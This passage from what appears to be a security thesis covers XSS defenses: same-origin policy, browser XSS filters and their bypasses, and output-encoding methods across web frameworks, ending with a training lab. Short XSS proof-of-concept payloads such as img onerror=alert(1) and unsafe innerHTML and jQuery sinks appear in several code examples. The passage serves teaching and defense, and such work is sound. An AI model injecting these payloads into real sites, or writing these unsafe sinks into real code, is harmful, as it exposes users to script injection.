http://example.com/path-a/	**https**://example.com/path-b/	✗	✗
http://example.com/path-a/	http://**sub.**example.com/path-b/	✗	✗
http://example.com/path-a/	http://example.com**:88**/path-b/	✗	✓ [11]

Table 3.1: Results of SOP checks

The simplicity of SOP makes it difficult to share resources between web pages, even on the same domain, e.g. *login.example.com* is unable to exchange user information with *purchase.example.com*. Attempts to legitimately exchange data between domains have resulted in *document.domain* and *postMessage()* methods.

The JavaScript property *document.domain* [12] is used by two different origins to specify the top level domain for future SOP checks. On further inspection, several drawback can be distinguished. When two domains set the *document.domain* property to a common value, e.g. *login.example.com* and *www.example.com* agree on *example.com*, any other resource in that domain can also set the *document.domain* to same value. This means that in given example, a *user1.example.com* could also access the DOM of *login.example.com* and *www.example.com*. This makes this property unusable in many situations, where origin separation is needed.

On top of that, this mechanism overlooks many corner cases. Most importantly, the two cooperating domains must explicitly agree to use it. When a *www.example.com* sets it *document.domain* to *example.com*, it does not permit access to the content from *http://example.com*. Setting the *document.domain* has an interesting side-effect of rendering the document inaccessible from pages otherwise in SOP scope.

The method *postMessage()* was introduced in HTML5 and it allows a text message to be sent to any window for which the sender holds a valid JavaScript handle. It offers significant benefits over *document.domain*, e.g. the receiver domain is explicitly stated, but care must be taken to assert that domain name is correct upon receiving the message.

[11] IE checks port number in SOP checks when XMLHttpRequest is made

[12] HTML5 specification on *document.domain*: `https://html.spec.whatwg.org/multipage/browsers.html#relaxing-the-same-origin-restriction`

SOP does not restrict interactions between two pages on numerous cases:

1. tags, such as `<img>`, permit embedding content with GET requests from other domains;
2. `<script>` tags may be used to issue GET requests to arbitrary sites. If the response is detected as JavaScript, then the cross-domain resource is available to other scripts on the page. [13];
3. `<link>` tags, that request style-sheets, may be used similarly to `<script>`. The response is handled by the CSS syntax parser. Evans [70] demonstrated, how this could potentially be harnessed for attacks.
4. `<embed>`, `object` and `applet` tags permit arbitrary resources to be fetched and embedded into the page;
5. `frame` and `iframe` enable the source document to embed another site into a new document rendering container. Communication between those documents is subject to SOP checks.

Additional information about how SOP rules apply to cookies, plug-ins and in other situations, can be found from "The Tangled Web: A Guide to Securing Modern Web Applications" [69].

3.3.2 Internet Explorer's XSS Auditor

Microsoft Internet Explorer XSS filter resides between the network stack and markup parser, checking for matches between URL fragments and the rendered resulting content. If any are found, the XSS filter will try to match against predefined regular expressions to identify potentially malicious content and afterwards neutralize potential attacks by replacing characters. To keep false positives down, the filter focuses on vectors that could potentially execute JavaScript or similar code [71]. Several researches have described how to bypass MSIE XSS Filter [72, 73].

[13]This feature is used by JSON with Padding (JSONP): `http://json-p.org/`

3.3.3 Webkit's XSS Auditor

Webkit/Google Chrome XSS Auditor was developed by Bates et al. [74] in 2010. Their implementation differs from MSIE XSS Filters mainly by the auditors location – it is situated between HTML parser and JavaScript engine for better detection results and reduced attack surface. Heiderich has researched and described the bypasses for Webkit XSS Auditor [75].

3.3.4 NoScript

NoScript [14] XSS filter is a Firefox extension designed to provide the similar functionality as Webkit's XSS Auditor or MSIE XSS Filter. This was essentially a tool to maintain and manage white-list of trusted domains that are unlikely to contain or execute malicious JavaScript. Other domains, not in the list, are disallowed to execute scripts. This extension has additional features like ClearClick, that defends against Clickjacking attacks, optional enforcement of HTTP Strict Transport Security (HSTS) and strong reflected XSS filter. Unlike other solutions, the NoScript checks against request parameters only. If the user navigates from untrusted site to trusted one, the NoScript validates the request. When malicious request parameter values are detected, then they are neutralized before proceeding with the request. Like other XSS mitigation solutions discussed before, this also has had issues and bypasses [75].

3.3.5 Shortcomings of XSS filter

Detecting XSS attack attempts by analyzing the pattern in URL might sound feasible, but it also has challenges to overcome. The main problem with selective domain trust is that the victim, who is usually non-technical end-user, has to decide whether the domain contains malicious content or not. This is not simple task, since most web-pages today require JavaScript to be executed and third party scripts to be loaded.

Furthermore, advertisers provide their content from yet another set of domains and similar strategies are used by tracking scripts such as Google Analytics. Some scripts might try to load yet another resource from third party site, making the usability of such solution difficult. The user is thus tempted to disable the protection or temporarily enable

[14] `https://noscript.net/`

all scripts on a site, which renders this kind of a defense useless.

In addition, the DNS security could be attacked and the resolved Internet Protocol (IP) address cannot be trusted [76, 77]. This makes the white-list feature of NoScript practically useless. Man in the Middle (MitM) attacks are also capable of bypassing the NoScript domain white-list. The attacker can create a fake domain and once the victim navigates to the page, the attacker intercepts the DNS request. The victim is then sent to a malicious server and the protection is bypassed.

Filters provided by user-agents are mainly for detecting reflected XSS attacks. Other kind of XSS are not affected and thinking, that browser's filter is the only necessary defense against web content injection attacks, could provide a false sense of security. The limitations of Chrome's XSS Auditor has been described by Lekies et al. [78]. They point out, that: "Currently the Auditor is not able to catch JavaScript-based injection attacks and situations in which HTML parsing is not conducted prior to a script execution." They end with a concerning thought: "While we only demonstrated the bypasses using DOM-based XSS vulnerabilities, the identified flaws are of a more general nature. The majority of the discussed bypass types apply to server-based reflected XSS as well."

Additional problem with the reflected XSS filter deployed by the Webkit browsers, Internet Explorer and NoScript, is the mismatch between the incoming data and the resulting rendered page. Nava and Lindsay [72, 79] showed how it is possible to use the XSS filter itself to "activate" the attack payload after it was rendered "harmless". On top of that, the filters are limited to the known bad inputs, that could potentially execute code. This leaves an opportunity for attackers to find bypasses in the filters. Also the inconsistency between the inspected data sources versus the actually rendered output might aid in bypassing the filters [75, chapter 3.6.8.2].

The shortcomings of XSS filters in user-agents make them only partially useful, since they are only successful in protecting against web content injection attacks in certain situations. Therefore they should not be considered as main defense mechanism against XSS attacks.

4. Defenses in different languages

This chapter focuses on the defense methods in different languages and frameworks, especially on the template engines used by them. Each method is meant to be used in a specific context and in a specific way, otherwise, they could be bypassed, as discussed in previous chapters. Therefore the context, where the defense applies, is also shown. The scope is limited to the capabilities of the language and framework at hand. Third-party libraries, that provide similar methods to defend against WCI attacks, are not discussed.

4.1 ASP.NET

Active Server Pages .NET (ASP.NET) [1] is a web programming framework developed by Microsoft. Currently, the latest version is ASP.NET 4.5 and most widely used version is 4.0 [80].

ASP.NET comes with a built-in request validator, that helps to protect against reflected XSS attacks. Upon detecting a malicious request, it is rejected and error message is shown. In previous versions, this could be disabled by specifying a directive on a page, in the configuration file called *web.config* or at a controller level [81]. Starting from ASP.NET 4.0, the request validation is performed on all requests, not only `.aspx` pages. ASP.NET 4.5 augmented the request validator to perform deferred ("lazy") validation, an ability to opt-out at the server control level and integrated AntiXSS [2] library [82]. According to the AntiXSS methods listings, it is possible to escape and encode for all context discussed so far in ASP.NET 4.5. Older ASP.NET have an option to include AntiXSS as a library. The latest library version adds full support for .NET 4.0 as well as restoring support for .NET 2.0. AntiXSS features are illustrated in table 4.1.

[1] ASP.NET: `http://www.asp.net/`

[2] ASP.NET AntiXSS methods: `https://msdn.microsoft.com/en-us/library/system.web.security.antixss.antixssencoder%28v=vs.110%29.aspx`

Context	ASP.NET 4.5 AntiXSS
HTML tag	✓
HTML attributes	✓
HTML comments	✓
URL attribute	✓
CSS	✓
Script tag	✓
Event handlers	✓

Table 4.1: XSS mitigation capabilities with ASP.NET 4.5 AntiXSS

Early versions did not encode data upon writing it onto a web page [83]. Code example 4.1 demonstrates this. On line 1, the data is embedded onto the page without encoding, line 2 uses library methods to manually encode the data and on line 3, a short-hand syntax is used to auto-encode. The short-hand method was introduced in ASP.NET 4.0. The latest auto-encoding method, @*Razor* [3] syntax, is demonstrated on line 4.

```
1 <div><%= model.userdata %></div>                   <!-- no encoding -->
2 <div><%= Html.encode(model.userdata) %></div> <!-- HTML encoding -->
3 <div><%: model.userdata %></div>                   <!-- HTML auto-encode -->
4 <div>@Model.Userdata</div>                         <!-- @Razor syntax -->
```

Code example 4.1: Output encoding in ASP.NET

It is recommended to use the latest ASP.NET together with AntiXSS. Older ASP.NET users have the opportunity to include the AntiXSS library. Source code should be audited for unsafe method calls and replace them with newer ones.

4.2 JavaScript

Due to JavaScript's capability to interact with the DOM directly, it suffers from numerous pitfalls. Care should be taken, whenever content is generated dynamically using JavaScript. OWASP chapter about DOM XSS prevention [84] demonstrates how untrusted value should be handled in different context. The article is summarized here for better overview.

In case the user value is inserted as a HTML tag, it should be done without using the `.innerHTML` or `.outerHTML` property. Although, the `<script>` tag does not execute when assigned to `.innerHTML` or `.outerHTML` property [85], there are other

[3] Razor syntax: `http://www.asp.net/web-pages/overview/getting-started/introducing-razor-syntax-%28c%29`

ways to execute JavaScript, when it is used to set unvalidated strings. Code example 4.2 demonstrates how the `.innerHTML` property can be misused and how it could lead to XSS. Therefore it is recommended to use `.textContent` property instead [4].

It is equally dangerous to use *document.write()* and *document.writeln()* to generate content. After writing the content onto the page, it is parsed and potentially executed. Therefore these methods should also be avoided.

```
// example of safe usage
var name = "Safe";
element.innerHTML = name;

name = '<script>alert("Safe assignment")</script>';
element.innerHTML = name;

// unsafe usage
name = '<img src="x" onerror="alert(\'XSS\')>';
element.innerHTML = name;

// safely inserting user provided string into DOM
element.textContent = 'user provided content';

// .innerText code execution
var element = document.createElement("script");
element.innerText = 'alert(1)';
document.body.appendChild(element); //executes code
```

Code example 4.2: JavaScript `.innerHTML` property

Alternative solution for `.textContent` is to properly encode the data prior assigning to the property, shown in code example 4.3. The untrusted content is encoded for HTML, since it will be embedded in HTML context and later escaped for JavaScript string context.

Untrusted data is obtained by the example method *getUntrustedData()*. Names *encodeForHTML*, *encodeForJS* and *encodeForURL* are arbitrarily chosen and used in the code example 4.3 as placeholders for real method calls. Same naming convention is also used in the following code examples for the same purpose.

[4] `.textContent` property description: `https://developer.mozilla.org/en-US/docs/Web/API/Node/textContent`; specification in the standard: `http://www.w3.org/TR/2004/REC-DOM-Level-3-Core-20040407/core.html#Node3-textContent`

```
var untrustedData = getUntrustedData();
untrustedData = encodeForJS(encodeForHTML(untrustedData));
element.innerHTML = "<b>"+untrustedData+"</b>";
```

Code example 4.3: Proper encoding prior `.innerHTML` assignment

When attributes are set by JavaScript code, then similar precautions should be taken. For contexts, that do not execute code, JavaScript string escaping is sufficient. That means, when an event handler, CSS or URL attributes are assigned to, then data needs to be escaped and/or encoded for that particular context. In case of applying additional HTML entity encoding, the data will end-up as double-encoded, as demonstrate in code example 4.4.

```
// regular attribute assignment
var element = document.createElement('input');
element.setAttribute('name', 'example_name');

// element's value attribute is double encoded
var untrustedData = encodeForJS(encodeForHTML(untrustedData));
element.setAttribute('value', untrustedData);

// element's value attribute is properly encoded
var untrustedData = encodeForJS(untrustedData);
element.setAttribute('value', untrustedData);
```

Code example 4.4: Attribute value is double encoded

It is dangerous to put dynamic data within JavaScript code context, although JavaScript string encoding is sufficient for other attribute contexts. As seen in code example 4.5, JavaScript escaped strings are executed, if the attribute is an event-handler. Therefore, it is highly recommended to avoid including untrusted data in this context.

```
var element = document.createElement('a');
element.href = '#';
// element.setAttribute('onclick', 'alert(1)');
element.setAttribute('onclick', '\u0061\u006c\u0065\u0072\u0074\u0028\
    u0031\u0029');
element.appendChild(document.createTextNode("Click me!"));
document.body.appendChild(element);
```

Code example 4.5: JavaScript escape does not work for event handler attributes

In the example 4.5, the attribute name is a JavaScript event handler, that will be called upon assignment. The value is decoded and then evaluated, therefore providing no protection against DOM bases XSS attacks. Other JavaScript methods, that take code as string values, have similar problems, e.g. *setTimeout()*, *setInterval()*, *new Function()*, etc. On the other hand, JavaScript string encoding in the HTML event handler attribute is properly handled and does not pose a risk. In case of setting the attribute directly, the JavaScript encoding will help to mitigate code injection. It should be noted, that it is always dangerous to put unvalidated data directly into command execution context as shown on line 8 in code example 4.6.

```
1 // does not work: event handler is set to a string "alert(1)"
2 element.onclick = '\u0061\u006c\u0065\u0072\u0074\u0028\u0031\u0029';
3
4 // does not work: special characters, like brackets, should not be
     encoded in "alert(1)"
5 element.onclick = \u0061\u006c\u0065\u0072\u0074\u0028\u0031\u0029;
6
7 // does work: encoded method name "method"
8 element.onclick = \u006D\u0065\u0074\u0068\u006F\u0064;
9 function method(){ alert(1); }
```

Code example 4.6: JavaScript Unicode encoding with direct attribute assignment

If the attribute is for URL context, then the value should be URL encoded as shown in code example 4.7. The `href` attribute, in code example 4.8, is parsed similarly in HTML attribute context and therefore the proper defense is to first URL and then JavaScript escape the data.

```
var untrustedData = encodeForJS(encodeForURL(getUntrustedData()));
element.style.backgroundImage = "url("+untrustedData+")";
```

Code example 4.7: URL attribute assignment in JavaScript

```
// encode for URL and then for JavaScript
var untrustedURL = encodeForJS(encodeForURL(getUntrustedData()));
var element = document.createElement('a');
element.href = '#';
element.setAttribute('href', untrustedURL);
element.appendChild(document.createTextNode("Click me!"));
document.body.appendChild(element);
```

Code example 4.8: Setting `href` attribute in JavaScript

A popular library for DOM manipulations is jQuery [5], which also has some weaknesses. When unvalidated data is passed into a jQuery method, it could lead to DOM XSS. For further details, see DOM XSS wiki [86]. Code example 4.9 demonstrates how scripts could be executed, when untrusted data is passed to it. Demonstration uses jQuery 1.9.0.

```javascript
$('<img src="x" onerror="alert(1)">');
$.parseHTML('<img src=x onerror=alert(1)>');
$.globalEval('alert("Eval should not be used!")');
$('body').html('<img src=x onerror=alert(1)>');
... // this is not a complete list
```

Code example 4.9: jQuery 1.9.0 DOM XSS examples

Angular JS [6] is a JavaScript framework, that is gaining popularity. Current stable version is 1.3.15. Heiderich [87] has documented several issues about different JavaScript based frameworks. At the time of writing, the latest stable version of Angular JS is still vulnerable to HTML import attack. Attacker can leverage Angular JS functionality to import markup and have the framework to merge the result into the DOM. The attack can be found from `https://html5sec.org/cspbypass/` [88].

4.3 Java

Java based web applications are developed by using servlets. A common HTML template engine used is JavaServer Pages (JSP) [7] with the JSP Standard Tag Library (JSTL) and Expression Language (EL). The JSP gets translated into a servlet class, which is instantiated at run-time. Each request is handled by the application container and then forwarded to a specific servlet class, which generates the response and sends it to the client. Commonly, JavaBeans [8] is used together with JSP to store parameters and implement business logic.

JSP pages do not support any defense methods against XSS attacks by default. It is resolved by using the JSTL. OWASP Java project contains additional details about

[5]jQuery: `https://jquery.com/`

[6]Angular JS `https://angularjs.org/`

[7]JSP and JSTL: `http://www.oracle.com/technetwork/java/javaee/jsp/index.html`

[8]JavaBeans `http://www.oracle.com/technetwork/articles/javase/index-jsp-138795.html`

JSP and EL security [89]. JSTL provides two methods to escape data for HTML context: `<c:out>` [9] and `<fn:escapeXml()>` [10]. The first function `<c:out>` encodes all HTML special characters by default. This can be overwritten by specifying the `escapeXml` attribute. Similarly, the `fn:escapeXml()` can be used to escape HTML entities.

Another technology used in web-development is JavaServer Faces (JSF) [11], meant to replace the older JSP technology. It provides its own methods for escaping consolidated input in HTML context, called `<h:outputText/>` [12], `<h:outputLabel/>` [13] and others. Both accept `escape` attribute, which is enabled by default, to disable the HTML entity encoding.

Two popular frameworks are Spring MVC [14] and Struts 2 [15]. Struts 2 provides the `<s:property>` [16] tag together with `escapeHtml` attribute. In addition, it allows for escaping comma-separated values (CSV), JavaScript and Extensible Markup Language (XML) values. Spring MVC provides an option to escape HTML pages generated by JSP tags. This can be specifying in *web.xml*:

```
<context-param>
    <param-name>defaultHtmlEscape</param-name>
    <param-value>true</param-value>
</context-param>
```

Code example 4.10: Default HTML escape configuration in Spring MVC

This can also be configured on a page level with the `<spring:htmlEscape defaultHtmlEscape="true" />` tag [17]. Both global and page level directives can be overwritten by specifying the `htmlEscape` attribute on those elements that support it, e.g. `<form:input path="name" htmlEscape="true" />`.

[9]JSTL `<c:out>` tag: https://docs.oracle.com/javaee/5/jstl/1.1/docs/tlddocs/c/out.html

[10]JSTL `fn:escapeXml()` https://docs.oracle.com/javaee/5/jstl/1.1/docs/tlddocs/fn/escapeXml.fn.html

[11]JSF http://www.oracle.com/technetwork/java/javaee/javaserverfaces-139869.html

[12]Tag `outputText`: https://docs.oracle.com/javaee/5/javaserverfaces/1.2/docs/tlddocs/h/outputText.html

[13]Tag `outputLabel`: https://docs.oracle.com/javaee/7/javaserver-faces-2-2/vdldocs-facelets/toc.htm

[14]Spring framework: http://projects.spring.io/spring-framework/

[15]Struts framework: https://struts.apache.org/

[16]Struts 2 `property` tag: https://struts.apache.org/docs/property.html

[17]Configuring HTML escapes per page in Spring: http://docs.spring.io/spring/docs/1.2.9/taglib/tag/HtmlEscapeTag.html

EL does not do any output escaping. According to the JSP 2.2 specification: "The semantics of an EL expression are the same as with Java expressions: the value is computed and inserted into the current output. In cases where escaping is desired (for example, to help prevent cross-site scripting attacks), the JSTL core tag <c:out> can be used." [90]. In addition, Paola and Dabirsiaghi [91] demonstrated how EL could be used for command injection.

Tables 4.2, 4.3, 4.4 and 4.5 summarize mitigation solutions in JSP, JSF, Spring MVC and Struts 2 respectively.

Context	XSS prevention method	
	`<c:out>`	`fn:escapeXml()`
HTML tag	✓	✓
HTML attributes	✓	✓
HTML comments	✗	✗
URL attribute	✗	✗
CSS	✗	✗
JavaScript string	✗	✗

Table 4.2: XSS mitigation solutions in JSP

Context	XSS prevention method	
	`<h:outputText/>`	`<h:outputLabel/>`
HTML tag	✓	✓
HTML attributes	✓	✓
HTML comments	✗	✗
URL attribute	✗	✗
CSS	✗	✗
JavaScript string	✗	✗

Table 4.3: XSS mitigation solutions in JSF

Context	XSS prevention method
	`htmlEscape="true"`
HTML tag	✓
HTML attributes	✓
HTML comments	✓
URL attribute [18]	✓
CSS	✗
JavaScript string [19]	✓

Table 4.4: XSS mitigation solutions in Spring MVC

[18]Spring MVC URL tag escape: `http://docs.spring.io/spring/docs/current/javadoc-api//org/springframework/web/servlet/tags/UrlTag.html`

[19]Spring MVC JavaScript escape: `http://docs.spring.io/spring/docs/current/javadoc-api//org/springframework/web/util/JavaScriptUtils.html`

Context	XSS prevention method
	`<s:property>`
HTML tag	✓
HTML attributes	✓
HTML comments	✓
URL attribute	✓
CSS	✗
JavaScript string	✓

Table 4.5: XSS mitigation solutions in Struts 2

4.4 PHP

PHP is a programming language that is also a web framework. It has many built-in functions to prevent XSS attacks, but also many quirks. It could be seen as a templating language that does not do HTML encoding by default.

PHP provides a variety of methods to escape and encode data in various contexts:

1. *htmlspecialchars()*
2. *htmlentities()*
3. *addslashes()*
4. *json_encode()*
5. *strip_tags()*
6. *urlencode()*
7. *rawurlencode()*

According to the PHP documentation [92], the *htmlentities()* "is identical to htmlspecialchars() in all ways, except with htmlentities(), all characters which have HTML character entity equivalents are translated into these entities." Both methods accept two optional arguments *$encoding* and *$flags*, that determine how it behaves. The *$encoding* argument should match the source file encoding, e.g. UTF-8 and the `ENT_QUOTES` flag must be set. This ensures, that the source string and both single and double quotes are properly encoded. Table 4.6 demonstrates the contexts where these methods are applicable.

The method *addslashes()* is sometimes used to escape user data in JavaScript string or HTML attribute context, however, this is incorrect. It prefixes all single- and double quotes, backslashes and null bytes (`' " \ \x00`) with slashes, but not the forward-slash ("`/`", U+002F). Therefore it provides no protection in HTML attribute or JavaScript string context. Recommended method is to use *json_encode()* instead, to escape data in JavaScript strings.

Context	XSS prevention method
	htmlspecialchars() and *htmlentities()*
HTML tag	✓
HTML attributes	✓
HTML comments	✓
URL attribute	✗
CSS	✗
Script tag	✗
Event handlers	✗

Table 4.6: XSS mitigation with *htmlentities()* or *htmlspecialchars()*

The *strip_tags()* method is used to remove all HTML and PHP tags from input string and is therefore used to protect against XSS attacks, however, it is an invalid assumption. The method *strip_tags()* fails to defend when the attack code does not contain tags, e.g. a new attribute in injected. An example of real-life attack has been described by [93]. Therefore, this method should not be considered as a complete defense against XSS attacks.

It should be noted, that the function *str_replace()* should not be used for removing `script`, `img` or any other HTML specific tags. First of all, blacklist based filters are considered to be too fragile [94] to be used as a defense against XSS attacks, and secondly, it is case-sensitive while HTML is not.

When user provided data is embedded into a HTTP `GET` parameter value, the *urlencode()* and *rawurlencode()* methods can be used. In case the value is injected into `src` or `href` attribute as a complete or relative URL, the URL encoding does not work. Read more about the issue in section 2.4.4 “URL as attribute value”.

Table 4.7 gives summarized overview about different methods and contexts, where they are applicable. The table does not show valid defense methods, since only using those in given context is not sufficient, as discussed before.

Context	Method			
	htmlspecialchars()	htmlentities()	json_encode()	urlencode()
HTML tag	✓	✓	✗	✗
HTML attributes	✓	✓	✗	✗
HTML comments	✓	✓	✗	✗
URL attribute	✗	✗	✗	✓
CSS	✗	✗	✗	✗
Script tag	✗	✗	✓	✗
Event handlers	✗	✗	✓	✗

Table 4.7: Defensive method and context effectiveness overview

4.5 Python

Django [20] is a web application framework written in Python scripting language [21]. It comes with built-in support for different security aspects, including XSS. Django applications are built using templates, that do auto-escaping for HTML by default [22]. Specifically, following five characters are escaped: `<`, `>`, `'`, `"` and `&`. Therefore, auto-escape feature defends against the contexts shown in table 4.8.

Context	Django auto-escape
HTML tag	✓
HTML attributes	✓
HTML comments	✓
URL attribute	✗
CSS	✗
JavaScript string	✗

Table 4.8: XSS mitigation solutions in Django with auto-escape

Auto-escape feature can be disabled on a variable or template block level. This propagates to child-templates included onto a page. It is also possible to force the auto-escape feature by enabling it on a variable by using the `escape` filter. Important thing to remember, is that string literals are not escaped by default, shown in code example 4.11. The reason behind it, as Django documentation puts it, is that the template author is in control of what goes into the string literal, so they can make sure the data is validated and incorrect.

```
<div>{{auto_escaped_variable}}</div>
<div>{{unsafe_data|default:"This is not auto-escaped"}}</div>
```

Code example 4.11: String literals are not auto-escaped in Django

Django provides *escapejs()* filter to escape for JavaScript string context. Table 4.9 lists the escaped characters. Although the forward-slash (U+002F) is not escaped, other HTML specific character are, meaning it is safe to use in JavaScript string context. For URLs, the *urlencode()* function can be used. It takes an optional argument of characters not to escape. By default the forward-slash is considered safe and not encoded. In addition, the *striptags()* and *remove_tags()* functions should not be used for output in

[20] Django framework: `https://docs.djangoproject.com/en/`

[21] Python: `https://www.python.org/`

[22] Django templates: `https://docs.djangoproject.com/en/1.8/ref/templates/language/`

HTML context [23]. According to Django documentation, both functions are dangerous - “Absolutely NO guarantee is provided about the resulting string being HTML safe.” [95].

Character(s) in hexadecimal	Character(s)	*escapejs* output
[00 .. 1F]		[\u0000 .. \u001F] [24]
22	"	\u0022
26	&	\u0026
27	'	\u0027
2D	-	\u002D
3B	;	\u003B
3C	<	\u003C
3D	=	\u003D
3E	>	\u003E
	\\	\u005C

Table 4.9: XSS mitigation solutions in Django with *escapejs*

Combining different filters and functions, it is possible to escape for different contexts in Django. One exception is that for CSS context there is no auto-escape feature or filter. Therefore developers are forced to manually write them and this could lead to security vulnerabilities, if done improperly.

4.6 Ruby

Ruby on Rails [25] is a web application framework written in Ruby language. It comes with an auto-escape feature and provides methods to escape untrusted user input. Rails specific dangers regarding the XSS attacks, consists of not using auto-escaping feature or disabling it. Following examples are from OWASP Ruby on Rails CheatSheet [96]. Code example 4.12 demonstrates dangerous calls, that might lead to trouble.

```
1 <%= @untrusted %>             # This is safe
2 <%= raw @untrusted %>         # Unsafe!
3 <%= @untrusted.html_safe %>   # Unsafe!
4 <%= content_tag @untrusted %> # Unsafe!
```

Code example 4.12: Dangerous methods calls in Ruby on Rails

Line 1 in code example 4.12 demonstrates how untrusted user input is escaped for HTML context. Following examples show multiple methods of disabling the default auto-

[23]*striptags()* is not HTML safe: https://docs.djangoproject.com/en/dev/ref/templates/builtins/#striptags

[24]Square-brackets mean that edge values are included

[25]Ruby on Rails: http://rubyonrails.org/

escape feature. On line 2, the developer has used the *raw* function prior embedding the untrusted content. This method is a wrapper around the *html_safe* method, which sets the string to be safe for embedding in HTML context. Both strings on line 2 and 3 are printed without escaping for HTML context. The *content_tag* method, on line 4, escapes only the content and attribute values in Rails 3, however the tag and attribute names are not. Due to this, the *content_tag* method should be used with care, when user input is provided as an argument.

For other context than HTML, Rails 4 provides helper methods. JavaScript string can be escaped with the *escape_javascript* method, aliased as the letter "*j*" [26]. For URL query string, there is an option to use *to_query* method [27]. Rails 4 has a *sanitize* method, that will also sanitize a block of CSS code, when it comes across a style attribute [28].

[26]Rails JavaScript escape: `http://api.rubyonrails.org/classes/ActionView/Helpers/JavaScriptHelper.html`

[27]Ruby on Rails URL parameters: `http://api.rubyonrails.org/classes/Hash.html#method-i-to_param`

[28]Rails 4 *sanitize_css*: `http://api.rubyonrails.org/classes/ActionView/Helpers/SanitizeHelper.html#method-i-sanitize_css`

5. Hands on laboratory

This chapter describes how the hands-on laboratory is constructed and conducted. It will explain how the exercises are built and how it helps the intended audience to obtain better knowledge about web content injection attacks. In addition, the constraints will be discussed together with the initial results.

5.1 The purpose and expected result

The hands-on laboratory extends Lang's [1] previous work on XSS laboratory. Since this thesis updates only part of his previous work, the purpose and expected results are defined as following:

- explain how XSS works in different contexts;
- teach through practical exercises:
  - how to detect the injection context;
  - how to come up with a proper defense;
  - how to apply the proper defense.

5.2 How to construct and conduct the training

In his thesis, Lang explained how he visioned the training. Since his work consists of different topics, only the necessary parts about XSS attacks will be summarized here for comparison. Then, an improved version is described.

The web application security training, that Lang described in his paper, was originally designed to last for two days, but quickly grew to lasts for four days. Web content injection attacks are described in the second half of the first day. This includes the theory and practical part.

Prior to explaining how XSS attacks work, he explains how different technologies come together on a web page. Then, he continues with the overview of escaping and encoding in HTML, CSS and JavaScript. After that, the participants have an opportunity to apply this in practice. Next, the potentially confusing abbreviation XSS is explained, followed by a definition and classification. These are illustrated by specific examples and continued by a discussion about the potential threat and damage posed by them. Then, the defense and mitigation solutions are discussed and demonstrated. In the last practical exercise, the participants try to do those attacks themselves.

In the updated version, the focus is more on the contextual attack and defense. Therefore, the practical laboratories are updated and augmented with a functionality to apply different defensive methods. This ensures, that the participant can test how a specific defense works and how it can be bypassed in other injection points. In addition, it ensures that through practice, it will become clearer and easier to remember.

In the current version, only the laboratory part is updated and rest of the web application security training is the same. This is done to test the new laboratory and gather feedback. In case of unforeseen issues, the old exercises could be used. The laboratory is only accessible to the participants of web application security training.

5.3 Laboratory

The hands-on laboratory consists of different exercises. Each one focuses on a specific context. The focus is on detecting and applying proper defense. Exercises are divided into two main steps: first, the vulnerability has to be found and then the proof has to be written. After that, the participant has the opportunity to test how different defensive methods work in given context. The functionality to test and apply different defensive methods and mitigation solutions in different contexts is the additional work done as part of this thesis.

The purpose of this laboratory is to make as easy as possible for the participant to try out various scenarios. Therefore it should be easy to apply various defensive methods to the output. This includes the scenarios where multiple methods are applied in sequence or even multiple times. Another important aspect is to understand how the user-agent parses the response document. Since most popular user-agents provide tools to analyze the page source code and generated DOM, it has been left out from the laboratory.

Additional benefit of this solution is the ability to solve the exercises in the language that the participants are familiar with. It helps to gasp the topics and issues involved more rapidly. This feature has been asked for by the participants in numerous occasions.

5.3.1 Implementation

The laboratory enables the participant to test different implementations of various defensive methods. For this, numerous scenarios are described where the injection attacks happen. These are same as described in chapter 2. After identifying the vulnerability, various defensive methods can be applied to test their effectiveness. The laboratory configuration page is illustrated in figure 5.1.


On top of the page is the active configuration section. The available WCI points are shown in bold and applied methods are shown underneath it. This is to give quick overview while various injection points are configured. Current injection point is selected from the drop-down menu with the label `WCI point`. These values are different in each laboratory.

The methods section, seen on the left side in the illustration, lists available method calls for particular WCI point. This is necessary, since some defensive methods are configured in the HTTP request headers and not in the web-page.

